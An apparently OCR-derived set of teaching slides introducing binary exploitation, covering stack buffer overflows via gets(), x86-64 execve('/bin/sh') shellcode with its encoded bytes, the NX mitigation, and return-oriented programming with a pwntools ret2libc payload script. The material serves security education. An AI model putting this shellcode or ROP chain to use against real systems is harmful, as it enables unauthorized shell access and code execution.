Binary Exploitation

Intro to pwn

by Lennard

(based on ju256's slides)

Typical pwn challenge

- Finding and exploiting bugs in a binary/executable
- Focus on memory corruption bugs
- Goal: make binary execute `/bin/sh`
- Programs written in C, C++, Rust, or Zig

Function calls in x86

- **call** pushes return address onto the stack
- **ret** pops return address into RIP (instruction pointer)

```c
#include <stdio.h>

int main() {
    printf("Hello world!\n");
    return 0;
}
```

```
pwndbg> u &main
 ▸ 0x555555555040 <main>        push   rbp
   0x555555555041 <main+1>      lea    rdi, [rip + 0xfbc]     RDI => 0x555555556004 ◂— 'Hello world!'
   0x555555555048 <main+8>      mov    rbp, rsp
   0x55555555504b <main+11>     call   puts@plt                     <puts@plt>

   0x555555555050 <main+16>     xor    eax, eax                     EAX => 0
   0x555555555052 <main+18>     pop    rbp
   0x555555555053 <main+19>     ret
```

leave is equivalent to

```
mov rsp, rbp   ; rsp := rbp
pop rbp        ; rbp := stack.pop()
```

Stack buffer overflows


```c
#include <stdio.h>

int main() {
    int var = 0;
    char buf[10];

    gets(buf);

    return 0;
}
```

```
gets(3)                Library Functions Manual               gets(3)

NAME
       gets - get a string from standard input (DEPRECATED)

DESCRIPTION
       Never use this function.

       gets()  reads  a line from stdin into the buffer pointed to by s
       until either a terminating newline or  EOF,  which  it  replaces
       with  a  null  byte ('\0').

BUGS
       Never use gets().  Because it  is  impossible  to  tell  without
       knowing  the  data  in  advance  how many characters gets() will
       read, and because gets() will continue to store characters  past
       the end of the buffer, it is extremely dangerous to use.  It has
       been used to break computer security.  Use fgets() instead.

Linux man-pages 6.9.1          2024-06-15                      gets(3)
```

The stack


Return Address
b3 b0 eb c7 69 7f 00 00
Saved RBP
78 85 fb 10 fc 7f 00 00
var
00 00 00 00
buf
AAAAAAAAA\0
Stack growth
Buffer growth


Overflowing the buffer



Crashing the binary

Exploiting

Inject shellcode into memory and jump to it



Shellcode

assembly code that spawns a shell

```
mov rax, 0x68732f6e69622f
push rax       ; push "/bin/sh\0" onto stack
mov rdi, rsp
xor rsi, rsi   ; rsi = 0
xor rdx, rdx   ; rdx = 0
mov rax, 0x3b  ; syscall number
syscall        ; execve("/bin/sh", 0, 0)

; can be optimized down to 22 bytes:
\x31\xF6\x56\x48\xBB\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x53\x54\x5F\xF7\xEE\xB0\x3B\x0F\x05
```

What's the catch?


🤮 Mitigations 🤮

🤮 NX-Bit (No eXecute) 🤮

- Stack no longer executable
- Other executable segments are read-only
- Injected shellcode can’t be executed

🤮 NX-Bit (No eXecute) 🤮

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size Offset File
    0x555555554000     0x555555555000 r--p     1000      0 /tmp/a.out
    0x555555555000     0x555555556000 r-xp     1000   1000 /tmp/a.out
    0x555555556000     0x555555557000 r--p     1000   2000 /tmp/a.out
    0x555555557000     0x555555558000 r--p     1000   2000 /tmp/a.out
    0x555555558000     0x555555559000 rw-p     1000   3000 /tmp/a.out
    0x555555559000     0x55555557a000 rw-p    21000      0 [heap]
    0x7ffff7d92000     0x7ffff7d95000 rw-p     3000      0 [anon_7ffff7d92]
    0x7ffff7d95000     0x7ffff7db9000 r--p    24000      0 /usr/lib/libc.so.6
    0x7ffff7db9000     0x7ffff7f2a000 r-xp   171000  24000 /usr/lib/libc.so.6
    0x7ffff7f2a000     0x7ffff7f78000 r--p    4e000 195000 /usr/lib/libc.so.6
    0x7ffff7f78000     0x7ffff7f7c000 r--p     4000 1e3000 /usr/lib/libc.so.6
    0x7ffff7f7c000     0x7ffff7f7e000 rw-p     2000 1e7000 /usr/lib/libc.so.6
    0x7ffff7f7e000     0x7ffff7f88000 rw-p     a000      0 [anon_7ffff7f7e]
    0x7ffff7fc1000     0x7ffff7fc5000 r--p     4000      0 [vvar]
    0x7ffff7fc5000     0x7ffff7fc7000 r-xp     2000      0 [vdso]
    0x7ffff7fc7000     0x7ffff7fc8000 r--p     1000      0 /usr/lib/ld-linux-
    0x7ffff7fc8000     0x7ffff7ff1000 r-xp    29000   1000 /usr/lib/ld-linux-
    0x7ffff7ff1000     0x7ffff7ffb000 r--p     a000  2a000 /usr/lib/ld-linux-
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000  34000 /usr/lib/ld-linux-
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000  36000 /usr/lib/ld-linux-
    0x7fffffffe000     0x7ffffffff000 rw-p    21000      0 [stack]
0xffffffffff600000 0xffffffffff601000 --xp     1000      0 [vsyscall]
```



🚀 Bypass: Code Reuse Attacks 🚀

- Instead of injecting own code, use existing code:
  - Overwrite return address with pointer to existing code snippet ("gadget")
  - Gadgets can be chained together if they end in **ret** instruction

Return-oriented programming (ROP)

ROP gadget examples

set register:

```
pop rdi
ret
```

make system call:

```
syscall
ret
```

Arbitrary Write:

```
; set rdi and rax with another gadget
mov qword [rdi], rax
ret
```

...


From ROP to shell

- Goal: execute libc function `system("/bin/sh")`
- Function arguments passed via registers
  - System V calling convention: `rdi rsi rdx rcx r8 r9`
- Use `pop rdi` to set first argument

Building ROP chain in Python


```python
from pwn import *
libc = ELF('./libc.so.6')

payload  = b''                                  # empty byte string
payload += b'A' * 22                            # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
payload += p64(0x401213)                        # address of "pop rdi; ret" gadget
assert p64(0x401213) == b'\x13\x12\x40\0\0\0\0\0'  # 64-bit little endian
payload += p64(next(libc.search(b'/bin/sh')))   # address of "/bin/sh" string in libc
payload += p64(libc.sym.system)                 # address of system() function
```

```python
context.bits = 64
payload = flat(
    b'A' * 22,                      # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
    0x401213,                       # address of "pop rdi; ret" gadget
    next(libc.search(b'/bin/sh')),  # address of "/bin/sh" string
    libc.sym.system                 # address of system() function
)
```



